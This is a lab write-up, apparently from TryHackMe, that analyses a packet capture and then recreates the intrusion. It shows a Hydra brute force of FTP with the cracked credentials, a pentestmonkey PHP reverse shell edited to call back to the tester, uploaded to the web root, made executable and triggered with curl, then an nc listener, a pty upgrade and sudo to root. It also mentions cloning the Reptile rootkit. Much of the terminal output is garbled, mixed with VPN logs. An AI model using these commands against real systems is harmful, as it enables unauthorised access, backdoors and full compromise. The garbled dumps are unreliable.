

H4CKED:

Pentesting with Forensic Data Report

Sai Sharan R (hitorisaie@gmail.com)

Executive summary:

A threat actor has got unauthorized access to a target system. The logs from the wireshark is used to analyze the attack and hack the system back from the threat actor.

Analysis from the .pcap file:

Threat actor brute force user: jenny

Dictionary attack, got pswd: password123.

got access. req: pwd, res: /var/www/html.

Threat actor's used cmds after getting reverseshell:

clear filters -> find http packet -> follow tcp stream -> stream20: whoami

(stream18 has that url used before).

system name: (server name) at top, cmd input line = wir3

- python3 -c 'import pty;pty.spawn("/bin/bash")'

spawns a new tty shell.

to gain root shell:

spawned new shell -> switched user to jenny -> switched to root:

- su jenny

(used same ftp password)

- sudo -l

(all permissions)

- sudo su


downloaded some file from github:

- git clone https://github.com/f0rb1dd3n/Reptile.git

rootkit.

Step-by-step procedure to gain access:

Setup an open vpn connection with the tryhackme private network with the .ovpn file



```
File Edit View Search Terminal Help
sudo openvpn 541mana.ovpn - Parrot Terminal
[user@parrot]~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:be:60 brd ff:ff:ff:ff:ff:ff
    inet 172.16.11.24/20 brd 172.16.15.255 scope global dynamic noprefixroute enp0s3
        valid_lft 3443sec preferred_lft 3443sec
    inet6 fe80::7912:a975:371d:2c92/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[user@parrot]~$ sudo openvpn 541mana.ovpn
Options error: In [CMD-LINE]:1: Error opening configuration file: 541mana.ovpn
Use --help for more information.
[x]-[user@parrot]~$ cd Desktop
[user@parrot]~/Desktop$ sudo openvpn 541mana.ovpn
2024-03-18 12:50:04 WARNING: Compression for receiving enabled. Compression has been used in the past to break en
ryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2024-03-18 12:50:04 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when c
ipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to y
our configuration and/or add BF-CBC to --data-ciphers.
2024-03-18 12:50:04 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2024-03-18 12:50:04 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [
AEAD] [DCO]
```

Get ftp connection with the target ip-address using the following command:

```
Applications Places System [Icons] [Network] [Volume] [Battery] [Signal] [Wi-Fi] [Bluetooth] [Mon Mar 18, 12:50]
ftp 10.10.223.239 - Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]~$ cat rockyou.txt
[user@parrot]~$ $ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:c4:be:60 brd ff:ff:ff:ff:ff:ff
   inet 172.16.11.24/20 brd 172.16.15.255 scope global dynamic noprefixroute enp0s3
       valid_lft 3384sec preferred_lft 3384sec
   inet6 fe80::7912:a975:371d:2c92/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
   link/none
   inet 10.17.33.98/17 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::4aed:6b70:52f8:710f/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
[user@parrot]~$ $ftp 10.10.223.239
Connected to 10.10.223.239.
220 Hello FTP World!
Name (10.10.223.239:user): jenny
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

The attacker has changed the password. Use the Hydra password cracking tool to crack the password and get the FTP access.

```
$cd Desktop
[user@parrot]~/Desktop$ $hydra -l jenny -P rockyou.txt ftp://10.10.223.239
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza-
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 12:52:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (1:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.223.239:21/
[21][ftp] host: 10.10.223.239 login: jenny password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18 12:52:55
[user@parrot]~/Desktop$
```

Got password for User Jenny as: 987654321
Access FTP connection again and explore directories.

```
File Edit View Search Terminal Help
Applications Places System ftp 10.10.223.239 - Parrot Terminal
221 Goodbye.
[user@parrot]~[/Desktop]
$echo " ACCESS FTP CONNECTION TO TARGET WITH THE PASSWORD CRACKED "
ACCESS FTP CONNECTION TO TARGET WITH THE PASSWORD CRACKED
[user@parrot]~[/Desktop]
$ftp 10.10.223.239
Connected to 10.10.223.239.
220 Hello FTP World!
Name (10.10.223.239:user): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www/html
ftp> ls
229 Entering Extended Passive Mode (|||40681|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rw----- 1 1000 1000 5494 Mar 18 11:34 shell.php
226 Directory send OK.
ftp> get shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||60966|)
150 Opening BINARY mode data connection for shell.php (5494 bytes).
100% |*****| 5494 14.00 MiB/s 00:00 ETA
226 Transfer complete.
5494 bytes received in 00:00 (22.90 KiB/s)
ftp>
```

Found the shell used by attacker. Use the same shell to gain access by changing the ip-address to our ip-address in the shell.php file.

Get the shell from target, edit the shell.

Delete the shell and reupload the shell again with our ip-address.

```
Applications Places System nano shell.php - Parrot Terminal
GNU nano 7.2 shell.php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.17.33.98'; // CHANGE THIS
$port = 12345; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}

[ line 70/193 (36%), col 1/17 ( 5%), char 2612/5494 (47%) ]
Help Read File Replace Paste Go To Line Redo Copy
Exit Where Is Cut Execute Undo Set Mark To Bracket
```



```
File Edit View Search Terminal Help
$ nano shell.php
[user@parrot]~/Desktop$ nano shell.php
[user@parrot]~/Desktop$ ftp 10.10.223.239
Connected to 10.10.223.239.
220 Hello FTP World!
Name (10.10.223.239:user): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mdelete shell.php
mdelete shell.php [anpqy?]? yes
250 Delete operation successful.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||33575|)
150 Ok to send data.
100% |*****| 5494 16.47 MiB/s 00:00 ETA
226 Transfer complete.
5494 bytes sent in 00:00 (10.05 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||54118|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rw----- 1 1000 1000 5494 Mar 18 11:58 shell.php
226 Directory send OK.
ftp>
```

Give execute access to the shell so that the shell.php can be triggered when anyone access the ip-address of target from browser.

Can also use curl command to activate without the use of browser which is used in this case.

```
File Edit View Search Terminal Help
mdelete shell.php [anpqy]? yes
250 Delete operation successful.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||33575|)
150 Ok to send data.
100% |*****| 5494 16.47 MiB/s 00:00 ETA
226 Transfer complete.
5494 bytes sent in 00:00 (10.05 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||54118|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rw----- 1 1000 1000 5494 Mar 18 11:58 shell.php
226 Directory send OK.
ftp> echo " GIVE EXECUTE PERMISSION IN ORDER TO TRIGGER THE SHELL BY ACCESSING THE IP-ADDRESS IN BROWSER AND GET A BACKDOOR "
?Invalid command.
ftp> site chmod 777 shell.php
200 SITE CHMOD command ok.
ftp> ls
229 Entering Extended Passive Mode (|||19735|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rwxrwxrwx 1 1000 1000 5494 Mar 18 11:58 shell.php
226 Directory send OK.
ftp> bye
221 Goodbye.
[user@parrot]~[~/Desktop]
$

Menu [sudo openvpn 541ma... ftp 10.10.223.239 - Pa...

fclose($pipes[2]);% Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit R
proc_close($process);A256
024-03-18 12:50:05 [server] Peer Connection Initiated with [AF_INET]3.7.33.194.1194
// Like print, but does nothing if we've daemonised ourselves INITIAL reinit_src=1
// (I can't figure out how to redirect STDOUT like a proper daemon) n promoted to trusted
function printit ($string) {fcol [server]; PUSH_REQUEST (status=1)
024-03-18 12:50:06 if (!$daemon) { Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,rou
e-gateway 10.1 print "$string\n";et ping $ping-restart 120,ifconfig 10.17.33.98 255.255.128.0,peer-id 24'
024-03-18 12:50:06 } 12:50:06 OPTIONS IMPORT: --ifconfigup options modified
024-03-18 12:50:06 OPTIONS IMPORT: route options modified
024-03-18 12:50:06 OPTIONS IMPORT: route-related options modifier
?>14-03-18 12:50:06 Using peer cipher 'AES-256-CBC'
024-03-18 12:50:06 net_route_v4_best_gw query: dst 0.0.0.0
024-03-18 12:50:06 net_route_v4_best_gw result: via 172.16.1.1 de
024-03-18 12:50:06 ROUTE_GATEWAY 172.16.1.1/255.255.240.0 IFACE=
[user@parrot]~[~/Desktop] device tun0 opened
$nc -lvp 12345 -i iface_mtu_get: mtu 1500 for tun0
listening on [any] 12345 ...e unipset tun0 up
connect to [10.17.33.98] from (UNKNOWN) [10.10.223.239] 35600
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
12:10:48 up 1:56, 10 users, load average: 0.00, 0.00, 0.00
USER=03-PTY:50 FROM Channel: LOGIN@ AEIDLE=0JCPU=0PCPU=WHAI
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off notify 3
$

Menu [sudo openvpn 541man... nc -lvp 12345 - Parro... [Apache2 Ubuntu Def... curl 10.10.223.239/sh...
curl 10.10.223.239/shell.php - Pa
File Edit View Search Terminal Help
[user@parrot]~[~]
$cd Desktop
[user@parrot]~[~/Desktop]
$curl 10.10.223.239/shell.php
```

Got reverse shell,

But cant get super user permissions. Need a new shell.

```

12:10:48 up 1:56, 0 users, load average: 0.00, 0.00, 0.00
USER 03-18 12:50:50 FROM Certificate LOGIN@ (IDLE T) CPU: PCPU WHAT: (authentication), expects TLS Web Server Authentication, uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd /03-18 12:50:05 VERIFY OK: depth=0, CN=server
/03-18 12:50:05 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate
$ ls -l structure: RSA-SHA256
bin- 03-18 12:50:05 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
boot- 03-18 12:50:05 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
dev- 03-18 12:50:05 TLS: tls_multi_process: initial untrusted session promoted to trusted
etc- 03-18 12:50:06 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
home- 03-18 12:50:06 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0/16,route-metric 1000,route
initrd.img 10.17.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.17.33.98 255.255.128.0,peer-id 24'
initrd.img.old- 03-18 12:50:06 OPTIONS IMPORT: --ifconfig/up options modified
lib- 03-18 12:50:06 OPTIONS IMPORT: route options modified
lib64- 03-18 12:50:06 OPTIONS IMPORT: route-related options modified
lost+found 12:50:06 Using peer cipher 'AES-256-CBC'
media- 03-18 12:50:06 net_route_v4_best_gw query: dst 0.0.0.0
mnt- 03-18 12:50:06 net_route_v4_best_gw result: via 172.16.1.1 dev enp0s3
opt- 03-18 12:50:06 ROUTE_GATEWAY 172.16.1.1/255.255.240.0 IFACE=enp0s3 HWADDR=08:00:27:c4:be:60
proc- 03-18 12:50:06 TUN/TAP device tun0 opened

```

The python command gives a new tty shell..

```

Applications Places System nc -lvp 12345 - Parrot Terminal Mon Mar 18, 13:13
File Edit View Search Terminal Help
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@wir3:/ $ ls -l certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
ls -l
bin- 03-18 12:50:05 vmlib64- 03-18 12:50:05 VERIFY OK: depth=0, CN=server
boot- 03-18 12:50:05 vmlost+found- 03-18 12:50:05 proc- 03-18 12:50:05 srv- 03-18 12:50:05 server- 03-18 12:50:05 usr- 03-18 12:50:05
dev- 03-18 12:50:05 vmlinitrd.img- 03-18 12:50:05 vmlinitrd.img.old- 03-18 12:50:05 swap.img- 03-18 12:50:05 var- 03-18 12:50:05
etc- 03-18 12:50:05 vmlib- 03-18 12:50:05 vmlmnt- 03-18 12:50:05 run- 03-18 12:50:05 sys- 03-18 12:50:05 vmlinux
www-data@wir3:/ $ pwd [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
pwd- 03-18 12:50:05 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
/03-18 12:50:05 TLS: tls_multi_process: initial untrusted session promoted to trusted
www-data@wir3:/ $ whoami CONTROL [server]: 'PUSH_REQUEST' (status=1)
whoami- 03-18 12:50:06 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0/16,route-metric 1000,route
www-data@wir3:/ $ su jenny 10.17.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.17.33.98 255.255.128.0,peer-id 24'
www-data@wir3:/ $ su jenny OPTIONS IMPORT: --ifconfig/up options modified
su jenny- 03-18 12:50:06 OPTIONS IMPORT: route options modified
Password: 987654321 OPTIONS IMPORT: route-related options modified
/03-18 12:50:06 Using peer cipher 'AES-256-CBC'
jenny@wir3:/ $ sudo -l net_route_v4_best_gw query: dst 0.0.0.0
sudo -l- 03-18 12:50:06 net_route_v4_best_gw result: via 172.16.1.1 dev enp0s3
[sudo] password for jenny: 987654321172.16.1.1/255.255.240.0 IFACE=enp0s3 HWADDR=08:00:27:c4:be:60
/03-18 12:50:06 TUN/TAP device tun0 opened
Matching Defaults entries for jenny on wir3:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
/03-18 12:50:06 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
User jenny may run the following commands on wir3:
(ALL : ALL) ALL Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 24, compression: 'lzo'
jenny@wir3:/ $ sudo su user: ping 5, ping-restart 120
sudo su- 03-18 12:50:06 Protocol options: explicit-exit-notify 3
root@wir3:/ #

```

Rooted the machine successfully...

